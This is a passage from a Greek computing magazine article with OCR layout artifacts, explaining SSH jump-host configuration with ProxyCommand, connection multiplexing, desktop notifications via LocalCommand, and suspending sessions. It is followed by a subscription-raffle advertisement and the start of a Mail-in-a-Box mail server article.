Υποψιάζεστε τι πετυχαίνουμε με τα παραπάνω; Αρχικά δημιουργούμε ένα SSH alias, για την εύκολη σύνδεση στον server του εργαστηρίου της σχολής. Στη συνέχεια δημιουργούμε ένα ακόμα SSH alias, για τη σύνδεση στο μηχάνημα lab-workstation3. Το ενδιαφέρον εντοπίζεται στο δεύτερο alias, όπου αξιοποιούμε την επιλογή ProxyCommand. Με αυτή τη ρύθμιση ζητάμε από το SSH να μην πραγματοποιήσει τη σύνδεση αμέσως, αλλά αφού προηγουμένως εκτελέσει μια εντολή που καθορίζουμε εμείς. Όπως βλέπετε, η εντολή που επιλέξαμε είναι η ακόλουθη:

```
ssh -q lab-srv -W lab-workstation3:22
```

Με την εκτέλεση του παραπάνω πραγματοποιείται μια σύνδεση προς τον server της σχολής, μέσω της οποίας προωθούνται όλες οι επακόλουθες συνδέσεις στο μηχάνημα lab-workstation3. Τελικά, όταν χρησιμοποιούμε το δεύτερο SSH alias πραγματοποιείται αυτόματα μια βοηθητική σύνδεση προς τον server του εργαστηρίου, μέσω της οποίας προωθούμαστε στο μηχάνημα lab-workstation3. Έτσι, η σύνδεση SSH που επιχειρούμε μεταβιβάζεται αυτομάτως στο επιθυμητό μηχάνημα και χωρίς να χρειαστεί από μέρους μας κάποια πρόσθετη ενέργεια. Μετά από την προσθήκη των παραπάνω στο αρχείο ρυθμίσεων του SSH, η σύνδεσή μας στο μηχάνημα του εργαστηρίου θα μπορεί να επιτευχθεί με μία κίνηση:

```
ssh lab-pc
```

Αυτός ο τρόπος σύνδεσης είναι σαφέστατα πιο απλός και πιο γρήγορος. Όμως γιατί ισχυριστήκαμε ότι προσφέρει και περισσότερη ασφάλεια; Με τις ρυθμίσεις που παρουσιάσαμε, το σύστημά μας συνδέεται απευθείας στο μηχάνημα lab-workstation3. Μπορεί να μεσολαβεί μια βοηθητική σύνδεση, αλλά ο SSH client που τρέχει στο μηχάνημά μας, όπως και ο SSH server που εκτελείται στην άλλη άκρη, δεν το γνωρίζουν. Αυτό που πρέπει να κρατήσουμε εδώ είναι ότι η πιστοποίηση του χρήστη (authentication) πραγματοποιείται απευθείας ανάμεσα στα δύο συστήματα (το δικό


μας και του εργαστηρίου). Επομένως, αρκεί να κατασκευάσουμε ένα ζεύγος κλειδιών και να εγκαταστήσουμε το δημόσιο στον server της σχολής καθώς και στο lab-workstation3. Το ιδιωτικό κλειδί θα βρίσκεται *μόνο* στο δικό μας μηχάνημα και η σύνδεση στα προαναφερθέντα συστήματα θα πραγματοποιείται κανονικότατα και με τη μέγιστη ασφάλεια.

Σημεία προσοχής

Στις ρυθμίσεις που παρουσιάσαμε προηγουμένως συνδυάσαμε τη λειτουργία ProxyCommand με μια άλλη λειτουργία του SSH, που ενεργοποιείται με την παράμετρο –W. Η σχετική γραμμή είχε ως εξής:

```
ProxyCommand ssh -q lab-srv -W lab-workstation3:22
```

Η παράμετρος –W εξασφαλίζει την προώθηση των επακόλουθων συνδέσεων και, στη συγκεκριμένη περίπτωση, το σημείο προορισμού είναι η θύρα 22 του συστήματος lab-workstation3. Αυτό βέβαια το είπαμε και προηγουμένως. Κάτι που δεν αναφέραμε είναι ότι η παράμετρος –W δεν διατίθεται στις παλιές εκδόσεις του OpenSSH, πριν από την 5.4. Επομένως, αν για κάποιο (απαράδεκτο) λόγο τα μηχανήματα διαθέτουν παλιές εκδόσεις του OpenSSH, η λύση που παρουσιάσαμε δεν θα



Το μηχάνημα που θέλουμε να συνδεθούμε βρίσκεται μέσα σε ένα τοπικό δίκτυο, το οποίο συνδέεται στο Internet μέσω ενός server/gateway. Διαθέτουμε λογαριασμούς SSH για όλα τα μηχανήματα και το firewall δεν μας εμποδίζει να συνδεθούμε στον server. Εν ολίγοις, η σύνδεσή μας στο μηχάνημα lab-workstation3 μπορεί να πραγματοποιηθεί ανεμπόδιστα, σε δύο βήματα. Δυστυχώς, το ανεμπόδιστα δεν σημαίνει ότι αυτός ο τρόπος σύνδεσης δεν είναι κουραστικός. Πώς θα μπορούσαμε να τον απλοποιήσουμε;

λειτουργήσει. Στην περίπτωση που δεν είναι στο χέρι μας η αναβάθμισή τους, μπορούμε να πετύχουμε την προώθηση των επακόλουθων συνδέσεων με τη βοήθεια του netcat. Έτσι, η γραμμή με το ProxyCommand θα γίνει κάπως έτσι:

```
ProxyCommand ssh -q lab-srv nc -q0 lab-workstation3 22
```

Σημειώστε ότι η δικτυακή θύρα διακρίνεται πλέον με ένα χαρακτήρα κενού και όχι με την άνω-κάτω τελεία (colon). Παρεμπιπτόντως, η δικτυακή θύρα από την οποία ακούει ο SSH server του lab-workstation3 πρέπει να προσδιοριστεί ακριβώς εκεί όπου συμβαίνει η προώθηση και όχι σε ξεχωριστή γραμμή των ρυθμίσεων. Αν η προώθηση δεν γίνει σωστά, τότε όσες άλλες ρυθμίσεις κι αν συμπεριλάβουμε θα είναι περιττές. Για να μη σας κουράζουμε με άλλες περιγραφές, σκεφτείτε ότι αυτό θα δουλέψει κανονικά:

```
...
Host lab-pc
    ProxyCommand ssh -q lab-srv -W lab-workstation3:32128
    User spiral
```

Οι ακόλουθες ρυθμίσεις, όμως, θα αποτύγχαναν...

```
...
Host lab-pc
    ProxyCommand ssh -q lab-srv -W lab-workstation3
    User spiral
    Port 32128
```

Η μέθοδος που παρουσιάσαμε θα μπορούσε να επεκταθεί πανεύκολα, για την αυτοματοποίηση περισσότερων συνδέσεων. Φανταστείτε την περίπτωση που θέλουμε να συνδεθούμε σ' ένα μηχάνημα της δουλειάς, που βρίσκεται σε κάποιο υποδίκτυο, μέσα σε ένα άλλο υποδίκτυο του εταιρικού δικτύου. Χωρίς τον αυτοματισμό θα απαιτούνταν τέσσερις συνδέσεις: Μία προς το gateway ολόκληρου του δικτύου της δουλειάς, μία προς το gateway του πρώτου υποδικτύου, μία προς το gateway του "εμφωλευμένου" υποδικτύου και μία ακόμα προς το μηχάνημα-προορισμό. Όλα αυτά θα μπορούσαν να αυτοματοποιηθούν με ένα σύνολο ρυθμίσεων σαν το ακόλουθο:

```
Host work-gateway
    HostName some-company-srv.gr
    Port 34522
    User pvar
Host rnd-subnet-gateway
```

```
    ProxyCommand ssh -q work-gateway -W 192.168.1.100:32128
    User pvar
Host devs-subnet-gateway
    ProxyCommand ssh -q rnd-subnet-gateway -W 10.0.0.50:44156
    User pvar
Host lab-pc
    ProxyCommand ssh -q devs-subnet-gateway -W 192.168.1.27:2222
    User spiral
```

Πριν προχωρήσουμε σε άλλα θέματα, αξίζει να αναφέρουμε μια ενδιαφέρουσα ιδέα. Μπορεί να

σκεφτόσαστε ότι το σενάριο των αλλεπάλληλων συνδέσεων είναι αρκετά εξεζητημένο και ότι το τέχνασμα που παρουσιάσαμε είναι άχρηστο για εσάς. Ε, λοιπόν, υπάρχει ένας τρόπος να το αξιοποιήσουν σχεδόν όλοι, ακόμα κι αν δεν έχουν πρόσβαση σε εταιρικά δίκτυα, σε εργαστήρια κ.λπ. Σκεφτείτε την περίπτωση που συντηρείτε μερικά VPS, για διάφορες δουλειές ή και δοκιμές. Ένας ανορθόδοξος τρόπος να αυξήσετε την ασφάλειά τους θα ήταν να ρυθμίσετε κατάλληλα το firewall του καθενός, ώστε να δέχεται συνδέσεις SSH μόνον από ένα συγκεκριμένο VPS. Για παράδειγμα, αν έχετε τρεις servers με τα ονόματα VPS1, VPS2 και VPS3, θα μπορούσατε να τους ρυθμίσετε ώστε οι VPS2 και VPS3 να δέχονται συνδέσεις SSH μόνον από τον VPS1. Με αυτόν τον τρόπο, οι VPS2 και VPS3 θα είναι ελαφρώς πιο προστατευμένοι, ενώ εσείς θα μπορείτε να συνδεθείτε πανεύκολα, αξιοποιώντας την τεχνική που παρουσιάσαμε και το VPS1 ως ενδιάμεσο σκαλοπάτι. Ακόμα κι αν καταφέρει κανείς να εισβάλει στο VPS1, οι άλλοι δύο servers θα παραμείνουν ασφαλείς, αφού το ιδιωτικό κλειδί για τη σύνδεση θα βρίσκεται μόνο στο δικό σας μηχάνημα.

Ανακύκλωση

Με όλα τα κολπάκια που έχουμε δει ως τώρα, ενδέχεται να σας ανοίξαμε την όρεξη. Ακόμα κι αν μέχρι πρότινος δεν αξιοποιούσατε ιδιαίτερα τις συνδέσεις SSH, είναι πολύ πιθανό να αρχίσετε τώρα. Εμείς, για παράδειγμα, έχουμε αρχίσει ήδη να σκεφτόμαστε scripts που δημιουργούν αντίγραφα ασφαλείας σε απομακρυσμένα μηχανήματα, διανέμουν και διαχειρίζονται τον κώδικα που αναπτύσσουμε από κοινού με άλλους χρήστες, φροντίζουν για την αυτόματη ενημέρωση/αναβάθμιση των servers και πάει λέγοντας. Μη νομίζετε ότι υπερβάλλουμε. Η χρήση του SSH σε τέτοιες εργασίες προσφέρει αυξημένη ασφάλεια και αξιοπιστία. Το μόνο μειονέκτημα που θα μπορούσε να εντοπίσει κανείς αφορά στην επιβάρυνση του δικτύου και του συστήματος, που επιφέρει η διαρκής και αυτοματοποιημένη πραγματοποίηση συνδέσεων. Αυτή η επιβάρυνση είναι αμελητέα όταν πραγματοποιούμε συνδέσεις προς μηχανήματα του ίδιου τοπικού δικτύου, αλλά αρχίζει να γίνεται αισθητή όταν συνδεόμαστε σε απομακρυσμένα συστήματα, με περιορισμένους πόρους και αργή σύνδεση.

Το SSH προσφέρει μια αποδοτική λύση γι' αυτό το πρόβλημα, που ακούει στο όνομα SSH multiplexing. Με απλά λόγια, πρόκειται για τη διατήρηση των συνδέσεών μας στο υπόβαθρο του συστήματος, ακόμα και όταν ζητάμε τον τερματισμό τους. Όταν επιχειρούμε μια σύνδεση που είχαμε πραγματοποιήσει νωρίτερα, η εγκαθίδρυσή της πραγματοποιείται σχεδόν ακαριαία! Στην πραγματικότητα δεν δημιουργείται νέα σύνδεση, αλλά ενεργοποιείται και επιστρέφει στο προσκήνιο η παλιά. Κι αν για κάποιο λόγο ζητήσουμε τη δημιουργία μιας πρόσθετης σύνδεσης με τα ίδια χαρακτηριστικά, το SSH θα αξιοποιήσει τα αποθηκευμένα δεδομένα ώστε να παρακάμψει αρκετά στάδια της αρχικοποίησης της σύνδεσης. Με αυτόν τον τρόπο, η δημιουργία συνδέσεων που είχαν πραγματοποιηθεί και νωρίτερα επιταχύνεται σε μεγάλο βαθμό. Προκειμένου να ενεργοποιήσουμε το σχετικό μηχανισμό, πρέπει πρώτα να δημιουργήσουμε έναν κατάλογο για την αποθήκευση των δεδομένων των συνδέσεων:

```
mkdir ~/.ssh/tmp
chmod 700 ~/.ssh/tmp
```

Αμέσως μετά τη δημιουργία είναι φρόνιμο να τροποποιήσουμε τα δικαιώματα πρόσβασης. Όπως βλέπετε, απαγορεύουμε κάθε ενέργεια στους υπόλοιπους χρήστες και επιτρέπουμε τα πάντα για το δικό μας λογαριασμό και μόνο. Αυτό το κάνουμε γιατί τα αρχεία που θα τοποθετούνται στο συγκεκριμένο κατάλογο θα περιλαμβάνουν κρίσιμα δεδομένα για τις συνδέσεις μας κι εν δυνάμει ευαίσθητα. Στη συνέχεια μπορούμε να ανοίξουμε το αρχείο ρυθμίσεων (~/.ssh/config) και να ενεργοποιήσουμε την "ανακύκλωση", προσθέτοντας τις ακόλουθες γραμμές:

```
Host *
    ControlMaster auto
    ControlPath ~/.ssh/tmp/%h-%r-%p
    ControlPersist 900
```

Το ControlPath προσδιορίζει τη θέση και τη μορφή των ονομάτων των αρχείων που δημιουργούνται για κάθε σύνδεση. Τα %h, %r και %p αντικαθίστανται αυτόματα από το όνομα του μηχανήματος στο οποίο έχουμε συνδεθεί, το username που χρησιμοποιήσαμε για τη σύνδεση και τη δικτυακή θύρα του απομακρυσμένου συστήματος. Έτσι, εξασφαλίζουμε ότι τα αρχεία που δημιουργούνται έχουν μοναδικά ονόματα, που προσδιορίζουν πλήρως την εκάστοτε σύνδεση. Το μέγεθος ControlPersist αποτελεί το χρονικό διάστημα κατά το οποίο θα διατηρείται στο δίσκο κάθε ανενεργή σύνδεση. Η μονάδα μέτρησης που υπονοείται είναι τα δευτερόλεπτα και κατ' επέκταση, η τιμή που φαίνεται παραπάνω (900) αντιστοιχεί σε 15 λεπτά. Η επιλογή αυτής της τιμής πραγματοποιήθηκε αυθαίρετα και μπορείτε να την προσαρμόσετε ελεύθερα, ανάλογα με τη φύση των εργασιών σας. Πάντως, επειδή τα δεδομένα που αποθηκεύονται στο δίσκο είναι κρίσιμα, είναι φρόνιμο να μην τα διατηρούμε περισσότερο απ' όσο χρειάζεται.

Αυτό ήταν όλο! Στο εξής, οι συνδέσεις SSH που πραγματοποιούμε συχνά –όπως και εκείνες που γίνονται σε τακτά χρονικά διαστήματα από τα σκριπτάκια μας–, θα μοιάζουν να εγκαθιδρύονται ακαριαία.

Έξυπνες ειδοποιήσεις


Στο ξεκίνημα του άρθρου κάναμε τη σιωπηρή παραδοχή ότι θα εργαστούμε στο Linux. Αν και όλες οι διανομές περιλαμβάνουν κάποιο παραθυρικό περιβάλλον, μέχρι στιγμής έχουμε εξετάσει κολπάκια και τεχνικές που εφαρμόζονται από τη γραμμή εντολών ενός τερματικού. Κάτι τέτοιο ήταν αναμενόμενο, αφού η κονσόλα προσφέρει μακράν περισσότερη ευελιξία. Αποφασίσαμε μολαταύτα να παρουσιάσουμε μια απλή τεχνική, που κατά κάποιον τρόπο φέρνει τις συνδέσεις SSH στο περιβάλλον γραφικών. Εντάξει, όχι τις ίδιες τις συνδέσεις, αλλά τις σχετικές ειδοποιήσεις (notifications). Για παράδειγμα, φανταστείτε την εμφάνιση μιας ειδοποίησης κάθε φορά που ένα script συνδέεται σε κάποιο μηχάνημα με σκοπό να δημιουργήσει αντίγραφα εφεδρείας. Για να πετύχουμε κάτι τέτοιο, θα επιστρατεύσουμε ένα εργαλείο της γραμμής εντολών που ονομάζεται notify-send. Στις διανομές που βασίζονται στο Debian, το εν λόγω πρόγραμμα βρίσκεται στο πακέτο libnotify-bin. Αν δεν υπάρχει ήδη στο σύστημά μας, μπορεί να εγκατασταθεί ως εξής:

```
sudo apt-get install libnotify-bin
```

Το ίδιο πρόγραμμα, στο openSUSE και στις συγγενικές διανομές βρίσκεται στο πακέτο libnotify-tools και η εγκατάστασή του πραγματοποιείται εξίσου εύκολα (sudo zypper install libnotify-tools). Αφού εξασφαλίσουμε ότι το notify-send λειτουργεί κανονικά, μπορούμε να προχωρήσουμε στην κατάλληλη ρύθμιση του SSH. Αφού ανοίξουμε και πάλι το αρχείο ρυθμίσεων (~/.ssh/config), αρκεί να προσθέσουμε τα εξής:

```
Host *
    PermitLocalCommand yes
    LocalCommand ~/bin/notify.sh %h %r
```

Σημειώστε ότι αν το αρχείο ρυθμίσεων περιλαμβάνει ήδη ένα μπλοκ για όλες τις συνδέσεις (Host *), δεν χρειάζεται να δημιουργήσετε και πρόσθετο (δεν θα ήταν κομψό). Αντίθετα, στο υπάρχον μπλοκ μπορείτε να προσθέσετε τις ρυθμίσεις που φαίνονται παραπάνω. Η λειτουργία LocalCommand προβλέπει την εκτέλεση μιας "εντολής" τοπικά (στο δικό μας μηχάνημα), κάθε φορά που πραγματοποιείται μια σύνδεση. Στη συγκεκριμένη περίπτωση η εντολή που καθορίσαμε είναι το script ονόματι notify.sh, που βρίσκεται μέσα στο home directory του λογαριασμού μας και στον κατάλογο bin. Τα μεγέθη %h και %r αντικαθίστανται αυτόματα από το όνομα του εκάστοτε server κι από το όνομα του user account στο απομακρυσμένο σύστημα. Τελικά, κάθε φορά που θα πραγματοποιείται μια σύνδεση SSH, θα εκτελείται αυτόματα το σκριπτάκι notify.sh με παραμέτρους το hostname του server και το username που χρησιμοποιήθηκε για τη σύνδεση.



Το notify.sh σε δράση! Πραγματοποιώντας μια σύνδεση σ' ένα μηχάνημα του τοπικού δικτύου, το σύστημα εμφάνισε αμέσως μια ωραιότατη ειδοποίηση. Παρεμπιπτόντως, σημειώστε ότι το script που παρουσιάζουμε στο άρθρο δεν εμφανίζει ειδοποιήσεις για τις συνδέσεις που πραγματοποιούνται χειροκίνητα, παρά μόνο για όσες εκτελούνται στο background. Ωστόσο για τις ανάγκες της... φωτογράφησης, αναγκαστήκαμε να αντιστρέψουμε τη συμπεριφορά του ;)

Νομίζουμε ότι σ' αυτό το στάδιο έχετε καταλάβει πώς λειτουργεί το συστηματάκι μας. Το notify.sh αποτελεί ένα script δικής μας κατασκευής, τα οποίο επιστρατεύει το πρόγραμμα notify-send για να εμφανίζει ειδοποιήσεις στην επιφάνεια εργασίας. Φυσικά, η εμφάνιση μιας ειδοποίησης για *κάθε* σύνδεση SSH θα ήταν περιττή και εκνευριστική. Επομένως, το notify.sh οφείλει να κάνει κάποιο φιλτράρισμα και να εμφανίζει ειδοποιήσεις μόνο για τις συνδέσεις που παρουσιάζουν ξεχωριστό ενδιαφέρον. Δείτε τη δική μας εκδοχή για το script, για να πάρετε μια ιδέα:

```
#!/bin/bash
hostname=$1;
username=$2;
title="SSH connection";
body="A new connection to $hostname as $username has been established";
level="low";
icon="/usr/share/icons/gnome/32x32/emblems/emblem-system.png";
[ ! $(tty -s) ] && notify-send -u "$level" -i "$icon" "$title" "$body";
```

Ο προγραμματισμός για το κέλυφος BASH ξεφεύγει από το σκοπό του άρθρου, όμως δεν θα δυσκολευτείτε να κατανοήσετε τι συμβαίνει. Οι μεταβλητές hostname και username παίρνουν τις τιμές τους από τις δύο παραμέτρους που παρέχονται στο script κατά την εκτέλεσή του (θυμηθείτε τα μεγέθη %h και %r, που επιστρατεύσαμε στον ορισμό του LocalCommand, μέσα στο αρχείο ρυθμίσεων του SSH). Στη συνέχεια ορίζουμε τέσσερις ακόμα μεταβλητές, που αργότερα χρησιμοποιούνται ως παράμετροι για την εκτέλεση του notify-send. Πιστεύουμε ότι η αποστολή καθεμίας από αυτές είναι αυτονόητη. Θα σας προτείναμε ωστόσο να ρίξετε μια ματιά στο manual page του notify-send, για να κατανοήσετε πλήρως τη λειτουργία του.

Ιδιαίτερο ενδιαφέρον παρουσιάζει η τελευταία γραμμή του κώδικα. Σκεφτείτε ότι το notify.sh εκτελείται στο ίδιο κέλυφος από το οποίο πραγματοποιήθηκε και η αντίστοιχη σύνδεση SSH. Αν αυτό το κέλυφος είναι διαδραστικό (interactive), συμπεραίνουμε ότι η σύνδεση πραγματοποιήθηκε χειροκίνητα (δηλαδή από το χρήστη). Αντίθετα, αν το κέλυφος δεν είναι διαδραστικό (non-interactive), συμπεραίνουμε ότι η σύνδεση πραγματοποιήθηκε από κάποιο script, στο υπόβαθρο. Ο έλεγχος με τον οποίο ξεκινά η τελευταία γραμμή του κώδικα, τσεκάρει ακριβώς αυτό: Αν το notify.sh εκτελείται μέσα σε διαδραστικό κέλυφος ή όχι. Ουσιαστικά, ελέγχουμε αν η αντίστοιχη σύνδεση πραγματοποιήθηκε από το χρήστη ή από κάποιο script. Ο έλεγχος πραγματοποιείται τσεκάροντας την τιμή που επιστρέφει το πρόγραμμα tty (η παράμετρος —s εξασφαλίζει ότι δεν θα τυπωθεί κανένα μήνυμα). Αν αυτή η τιμή είναι μηδέν, το κέλυφος είναι non-interactive. Αν η τιμή είναι μη μηδενική, το κέλυφος είναι interactive. Παρατηρείστε ότι το αποτέλεσμα του σχετικού ελέγχου αντιστρέφεται, με τη χρήση του τελεστή NOT (ο χαρακτήρας του θαυμαστικού). Τελικά, με αυτό το κολπάκι εξασφαλίζουμε ότι θα εμφανίζονται ειδοποιήσεις μόνο για τις συνδέσεις που πραγματοποιούνται από τα διάφορα scripts, στο background. Αν το καλοσκεφτείτε, κάτι τέτοιο είναι απόλυτα λογικό. Η εμφάνιση ειδοποιήσεων για τις συνδέσεις που πραγματοποιούμε μόνοι μας θα ήταν περιττή και ενοχλητική.

Ο κώδικάς που γράψαμε για το notify.sh απέχει από το να είναι ολοκληρωμένος. Καταρχάς, δεν πραγματοποιεί κανέναν έλεγχο για το πλήθος των παραμέτρων, ούτε τσεκάρει για την ύπαρξη του notify-send. Εξάλλου, θα μπορούσε να πραγματοποιεί και πιο έξυπνους ελέγχους (π.χ., σε ποιο μηχάνημα έγινε η σύνδεση και με ποιον λογαριασμό), ώστε να εμφανίζει πιο εύστοχες και κατατοπιστικές ειδοποιήσεις. Γενικότερα, ο κώδικας για το notify.sh είναι γραμμένος πρόχειρα και δεν θα πρέπει να τον χρησιμοποιήσετε ως έχει.

Προσωρινή διακοπή

Για το τέλος αφήσαμε κάτι εξαιρετικά απλό (και ταιριαστό). Μετά από τα περίπλοκα σενάρια δικτύωσης που μελετήσαμε, θυμηθήκαμε κάτι πεζό: Πώς μπορούμε να μεταφέρουμε μια σύνδεση SSH στο υπόβαθρο, ώστε να ελευθερώσουμε την κονσόλα και να την χρησιμοποιήσουμε για κάποια άλλη εργασία; Όπως θα γνωρίζετε, κάτι τέτοιο επιτυγχάνεται με το πάτημα του συνδυασμού [CTRL+Z]. Με αυτόν τον τρόπο, το πρόγραμμα που εκτελούμε μεταφέρεται στο υπόβαθρο και η λειτουργία του τίθεται σε αναστολή. Όταν θελήσουμε να επαναφέρουμε στο προσκήνιο το συγκεκριμένο πρόγραμμα, αρκεί να εκτελέσουμε την εντολή fg (από το foreground). Πολύ απλό, έτσι δεν είναι; Μόνο που αν το δοκιμάσετε μέσα σε μια σύνδεση SSH, θα διαπιστώσετε ότι δεν έχει το αναμενόμενο αποτέλεσμα. Το πάτημα των πλήκτρων, βλέπετε, θα προωθηθεί στο απομακρυσμένο μηχάνημα και δεν θα ληφθεί υπόψη από την κονσόλα του δικού μας μηχανήματος. Για να μη συμβεί αυτή η προώθηση, πρέπει να εισάγουμε μια αλληλουχία χαρακτήρων που πετυχαίνει το λεγόμενο escaping. Συγκεκριμένα, πρέπει να πατήσουμε το πλήκτρο [ENTER] κι αμέσως μετά το χαρακτήρα tilde (την περισπωμένη). Κάνοντας κάτι τέτοιο, θα παρατηρήσετε ότι δεν θα εμφανιστεί τίποτα στην οθόνη. Το SSH, όμως, θα έχει λάβει το μήνυμα κι οτιδήποτε πληκτρολογήσουμε αμέσως μετά, θα μεταβιβαστεί στην κονσόλα του δικού μας συστήματος. Με λίγα λόγια, για την αναστολή μιας σύνδεσης SSH και τη μεταφορά της στο υπόβαθρο, πρέπει να πατήσουμε το πλήκτρο [ENTER], αμέσως μετά τον χαρακτήρα tilde και στη συνέχεια το συνδυασμό πλήκτρων [CTRL+Z].

Πλέον, εκτός από τα διάφορα κόλπα για το χειρισμό των συνδέσεων SSH, γνωρίζετε και το πώς να τις αναστέλλετε. Πιστεύουμε ότι κάπου εδώ η αποστολή μας ολοκληρώθηκε – ή τουλάχιστον ολοκληρώθηκε προς το παρόν.



Αυτό το Mac mini είναι σχεδιασμένο ώστε να κάνει ό,τι θέλετε – και πολλά περισσότερα.

Αυτό το Mac mini δεν είναι το βασικό μοντέλο, και **κοστίζει 1249 ευρώ** (http://store.istorm.gr/mac/mac-mini/2-8ghz-mac-mini.html).

Αυτό το Mac mini το **κληρώνουμε μεταξύ 25 αναγνωστών** με Jumbo-Pack Plus (60 τεύχη).

Αν η συνδρομή σας πλησιάζει στη λήξη της, αυτό το Mac mini **είναι εξαιρετικά πιθανό** να γίνει δικό σας.

Για να πάρετε μέρος στην κλήρωση, αρκεί να πάρετε κι εσείς **Jumbo-Pack Plus** συμπληρώνοντας κατάλληλα τη φόρμα παραγγελίας στο http://deltahacker.gr/pdf12order/#s2.

Από την ίδια τη φόρμα παραγγελίας βλέπετε **πόσους αναγνώστες με Jumbo-Pack Plus χρειαζόμαστε ακόμα**, ώστε να προχωρήσουμε στην κλήρωση.

Προσέξτε: Αν και **θα περιμένουμε όσο χρειαστεί** για να έχουμε 25 συνδρομητές με Jumbo-Pack Plus και να τους κληρώσουμε το Mac mini, αυτό δεν σημαίνει ότι δεν μπορούμε να κάνουμε κάτι για να επισπεύσουμε τη διαδικασία. Κάντε αυτό που πρέπει, συμπληρώνοντας τη φόρμα παραγγελίας: http://deltahacker.gr/pdf12order/#s2

Καλή σας επιτυχία!

Skill: Intermediate
Tags: mailserver, glue records, DNSSEC, SSL/TLS certificates, Certificate Signing Request

Εγκατάσταση και βασική ρύθμιση Mail-in-a-Box

Στα δύο προηγούμενα άρθρα της σειράς για τη δημιουργία του δικού μας mailserver, ξεκινήσαμε με μια συζήτηση γύρω από την περιπλοκότητα ενός τέτοιου εγχειρήματος. Ουσιαστικά, αυτό που θέλαμε ήταν να διώξουμε τις αμφιβολίες από τους διστακτικούς και, όταν υποψιαστήκαμε ότι με αρκετούς το καταφέραμε, αμέσως πιάσαμε δουλειά φροντίζοντας για την κατάλληλη υποδομή του mailserver. Σ' αυτό το τρίτο μέρος του αφιερώματός μας ασχολούμαστε με την εγκατάσταση και τη ρύθμισή του.

του Χρήστου Βαρελά

Όπως προαναγγείλαμε ήδη από το πρώτο άρθρο της σειράς, προκειμένου να μην πελαγώσουμε στρεφόμαστε στο εγχείρημα του Mail-in-a-Box, στο εξής MiaB. Συγκεκριμένα, στο παρόν άρθρο ασχολούμαστε με:

- τα glue records του nameserver που δημιουργεί το MiaB
- τη βασική εγκατάσταση του MiaB
- τα DNS Security Extensions
- τα απαραίτητα πιστοποιητικά SSL

Τις έννοιες που είναι νέες ή τέλος πάντων κρίνουμε ότι χρήζουν μιας κάποιας προσοχής, θα τις ορίζουμε κατά την πρώτη τους αναφορά.

Τα glue records για τον nameserver μας

